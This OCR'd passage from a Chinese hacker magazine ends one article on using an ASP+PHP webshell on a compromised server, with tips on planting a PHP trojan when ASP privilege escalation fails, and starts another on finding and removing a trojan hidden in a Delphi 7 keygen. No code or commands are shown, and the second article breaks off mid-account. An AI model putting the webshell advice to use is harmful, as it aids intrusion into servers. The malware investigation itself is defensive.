


图 3

功了。环境变量依然显示出来，再试验一下系统命令，net user，却出错了，如图4。




图 4

呵呵，看来，php webshell的权限大点哦，这里是不是也给了我们一些启示呢？如果使用asp webshell提权不成功的时候，我们可是随时插入php马来看看，说不定会峰回路转哟，嘻嘻，此shell还有很多的功能，如图5。

例如查看目录、修改文件、执行SQL语句等等，就由大家自己回去慢慢研究了，这里就不再多做介绍了，都是傻瓜化的操作而已，就不要占用宝贵的杂志页面了。有不懂的再到X档案论坛找我，一定给你们好好解答。

（本文涉及的相关工具：ASP+PHP两用Shell.Htm，光盘中有收录。）




图 5

小心压缩包中的猫腻

风碧玉箫

最近，我从网上下载了一个delphi 7安装盘的镜像，于是便想做一个delphi 7的完整安装镜像：在里面加入中文包及注册机。这个我们学院的FTP上有，就从FTP上download了下来。但记得暑假前我们班有两个同学说FTP上的delphi安装包里面有木马，当时没在意，但由于这次我自己要做一个完整的镜像，可不想把木马也放到镜像里面去，因而就研究了下，结果还真让我在里面发现了猫腻。

现在，我就给大家说一下我的研究思路。我已经向X档案提供了这个压缩包，大家也可以结合我写的文章自己研究一下。整个过程是这样的：我先在本机上安装delphi 7，因为要用到delphi 7的注册机，就运行了从学院FTP上下载下来的注册机，结果在安装的过程中发现江民一直提醒我“svchost在注册表开机自动运行处进行了修改”，与此同时，我注意到我安装的天网防火墙在系统栏中居然没有了它的图标，在程序中打开天网防火墙时，却发现找不到它的文件（图1）。





图 1

于是，这一切开始引起了我的怀疑，先打开Windows优化大师看了看开机自启动项目，确实找到了江民所提示的svchost



程序名称	程序位置
WinMySQLAdmin.lnk	C:\Documents and Settings\Administrator\「开始」菜单\程...
服务管理器.lnk	C:\Documents and Settings\All Users\「开始」菜单\程序\启动
IMJPMIG8.1	"C:\WINDOWS\IME\imjp8_1\IMJPMIG.EXE" /Spoil /RemAdvDef ...
NvCplDaemon	RUNDLL32.EXE C:\WINDOWS\system32\NvCpl.dll,NvStartup
Microsoft	C:\WINDOWS\svchost.exe
SKYNET Personal...	C:\Program Files\SkyNet\FireWall\PFW.exe
ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe

图 2

（图2）。

看到这个图标，我马上想起是delphi 7注册机的图标，于是找到那个注册机的压缩包，我们可以看到压缩包中的文件名与Windows优化大师中Microsoft图标上的名字一样都带有EPS字样（图3）并且解压缩之后图标也一样（图4）。




图 3




图 4

傻瓜黑客

但让我纳闷的是解压缩之后居然只有一个文件，可是在压缩包中明明是有两个文件呀？而且，如果大家仔细看看图3的话，就会发现这两个文件名的差别就在于一个主文件名最后有一个空格，而另一个却没有。这时我就猜想：会不会其中有一个文件，它的文件属性设为系统隐藏了呢？于是，我打开“我的电脑→文件夹选项→查看”，却发现在“隐藏文件和文件夹”中的“显示所有文件和文件夹”一项不见了（图5）。不要紧，我们可以进入DOS命令行查看所有文件列表，显示结果证明：我的猜测是正确的（图6）。




图 5




图 6

那么，我们该如何删除它呢？首先，我们在任务管理器中找到它的进程（运行权限是Administrator的svchost就是了，当然你当前的用户可能是其它用户，因此具体来讲，就是以前当前用户登录计算机权限运行的svchost），却发现根本无法结束它。于是，我先利用Windows优化大师把它的开机自启动键值删除，然后重启，却意外蓝屏，再次重新启动后出现开机启动选择菜单，说是出现故障，我选择“最后一次的正确配置”，成功进入系统后用DOS命令行方式进入“c:\windows”系统目录，删除svchost.exe文件（图7）。




图 7

但接着不幸的现象发生了，这时我发现所有的EXE文件都无法运行了（图8）。

